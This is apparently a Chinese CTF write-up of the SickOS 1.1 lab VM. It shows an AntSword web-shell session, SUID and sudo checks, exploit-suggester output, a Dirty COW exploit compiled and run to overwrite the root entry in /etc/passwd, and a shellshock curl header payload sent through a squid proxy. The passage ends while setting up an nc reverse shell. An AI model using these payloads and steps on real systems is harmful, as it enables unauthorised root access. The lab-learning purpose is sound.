
[✓ default (不推荐)] base64 chr

成功
连接成功!



权限提升

从蚁剑进入终端，找一下有没有suid提权或者sudo提权




```
(*) 基础信息
当前路径: /var/www/wolfcms/public
磁盘列表: /
系统信息: Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/wolfcms/public) $ cd /var/www/wolfcms/public/images/
(www-data:/var/www/wolfcms/public/images) $ whoami
www-data
(www-data:/var/www/wolfcms/public/images) $ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/bin/sudo
/usr/bin/sudoedit
/usr/bin/passwd
/usr/bin/mtr
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/sbin/pppd
/usr/sbin/uuidd
/bin/ping6
/bin/umount
/bin/su
/bin/mount
/bin/fusermount
/bin/ping
(www-data:/var/www/wolfcms/public/images) $ sudo -l
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: 3 incorrect password attempts
(www-data:/var/www/wolfcms/public/images) $
```

好像都没有，这里直接上传一个linux-suggest文件，他能检测该系统有什么漏洞可以利用

为了方便把他改名为s.sh,给他运行权限并执行


```
chmod 777 s.sh
./sh
```



```
(www-data:/var/www/wolfcms/public) $ ./s.sh
□[1;37mAvailable information:□[0m

Kernel version: □[1;32m3.11.0□[0m
Architecture: □[1;32mi386□[0m
Distribution: □[1;32mubuntu□[0m
Distribution version: □[1;32m12.04□[0m
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): □[1;32mperformed□[0m
Package listing: □[1;32mfrom current OS□[0m

□[1;37mSearching among:□[0m

79 kernel space exploits
49 user space exploits

□[1;37mPossible Exploits:□[0m

cat: write error: Broken pipe
[+] □[1;32m[CVE-2016-5195]□[0m dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-
0.21.el7},□[0;93m[ ubuntu=16.04|14.04|12.04 ]□[0m
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] □[1;32m[CVE-2016-5195]□[0m dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,□[0;93m[ ubuntu=14.04|12.04 ]□[0m,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-
generic}
   Download URL: https://www.exploit-db.com/download/40839
```


执行完毕后有很多漏洞，不过提权的只有一个脏牛

这里简单说一下脏牛提权


该漏洞具体为，Linux内核的内存子系统在处理写入时复制（copy-on-write, COW）时产生了竞争条件（race condition）。恶意用户可利用此漏洞，来获取高权限，对只读内存映射进行写访问竞争条件，指的是任务执行顺序异常，可导致应用崩溃，或令攻击者有机可乘，进一步执行其他代码。利用这一漏洞，攻击者可在其目标系统提升权限，甚至可能获得root权限

那就上传脏牛提权文件（通过蚁剑拖拽就能上传），然后编译执行


```
gcc -pthread dirty.c -o exp3 -lcrypt
#编译dirty.c文件并保存为exp3
./exp3 123
#执行exp3后面跟的是更改后的密码，该脚本默认将原root用户名字更改为firefart,所以一旦提权成功，直接su firefart 然后输入刚刚更改的密码就能切换到root用户
```


```
(www-data:/var/www/wolfcms/public) $ gcc -pthread dirty.c -o exp3 -lcrypt
(www-data:/var/www/wolfcms/public) $ dir
dirty.c  exp  exp2  exp3  images  s.sh    shell.php  themes
(www-data:/var/www/wolfcms/public) $ ./exp3 123
(www-data:/var/www/wolfcms/public) $ cat /etc/passwd
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
(www-data:/var/www/wolfcms/public) $
```

执行完这些命令后就可以看到/etc/passwd中的root用户的信息已经更改为firefart,后面就是我们刚刚更改的密码123的加密值

这里发现无法通过su切换用户，但可以通过ssh连接

不过这有一个问题就是，提权完成后大约10秒左右靶机就会崩溃，但是我还是凭借着超高的手速查看到了。root目录下的flag




```
└─# ssh firefart@192.168.1.12
firefart@192.168.1.12's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Mar 28 19:38:32 IST 2022

  System load:  0.38              Processes:           144
  Usage of /:   4.3% of 28.42GB   Users logged in:     0
  Memory usage: 9%                IP address for eth0: 192.168.1.12
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Dec  6 21:12:37 2015
firefart@SickOs:~# cat /root/a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


firefart@SickOs:~#
```

这就是我的一个打靶过程，有点狗，感觉这不是作者规划的解题思路(至少提权那里不是)，毕竟提权完成后机器会很快崩溃，但是我不愿意再试了，然后就看了一下其他人的wp，发现是用我前面发现的那个connect.py提权，而且getshell是通过shellshock（破壳）来实现的，这里复现一下大佬们的过程顺便学习一下。

到配置http-proxy基本一样，然后是使用nikto扫描网站

```
nikto -useproxy http://192.168.0.71:3128 -host http://192.168.0.71

#-userproxy 指定代理 这里是在公司复现的ip换了
```



```
└─# nikto -useproxy http://192.168.0.71:3128 -host http://192.168.0.71
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.71
+ Target Hostname:    192.168.0.71
+ Target Port:        80
+ Proxy:              192.168.0.71:3128
+ Start Time:         2022-03-30 11:30:21 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME typ
e
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Sat Dec  5 08:35:02 2015
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698
ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278)
.
+ 8726 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2022-03-30 11:30:53 (GMT8) (32 seconds)
```


这里检测出/cgi-bin/status这里可能存在shellshock漏洞，这里简单了解一下这个漏洞。

漏洞原理

目前的bash使用的环境变量是通过函数名称来调用的，导致漏洞出问题是以“(){”开头定义的环境变量在命令ENV中解析成函数后，Bash执行并未退出，而是继续解析并执行shell命令。核心的原因在于在输入的过滤中没有严格限制边界，没有做合法化的参数判断。

使用curl 测试一下有无漏洞


```
curl --proxy 192.168.0.71:3128 -H  'x: () { :;};a= `/bin/id`;echo $a  ' http://192.168.0.71/cgi-bin/status
```



```
└─# curl --proxy 192.168.0.71:3128 -H  'x: () { :;};a= `/bin/id`;echo $a   ' http://192.168.0.71/cgi-bin/status
Content-Type: application/json

{ "uptime": " 09:26:27 up 36 min, 0 users, load average: 0.00, 0.01, 0.01", "kernel": "Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30
 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux"}
```

没有回显id，不过返回了系统信息，尝试一下反弹shell

先在本机开启监听




```
└─# nc -lvp 8888
listening on [any] 8888 ...
```

然后执行下面这条命令反弹shell


```
